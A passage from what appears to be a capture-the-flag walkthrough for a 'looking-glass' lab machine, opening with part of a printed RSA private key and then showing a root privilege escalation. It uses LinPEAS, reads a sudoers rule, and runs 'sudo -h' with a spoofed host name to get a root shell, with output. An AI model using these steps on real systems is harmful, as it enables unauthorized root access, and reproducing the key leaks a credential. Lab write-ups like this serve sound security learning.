X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLCotJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfrn1gZNhTTayNnRMH1U7kUfPUB2ZXcmCGLhAGEbY9
k6ywCnctTz2/sNEgNcx9/iZW+yVEu/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

After connect to ssh as alice and using LinPEAS tool find this pathe /etc/sudoers.d/alice contain sudo permission and we can execute bash as root if run it with **ssalg-gnikool host**

```
Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Sudoers file: /etc/sudoers.d/alice is readable
sed: -e expression #1, char 2048: Invalid range end
sed: -e expression #1, char 1959: Invalid range end
```

```
alice@looking-glass:/tmp$ clear
alice@looking-glass:/tmp$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/tmp$ hostname
looking-glass
alice@looking-glass:/tmp$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@looking-glass:/tmp#
```

>>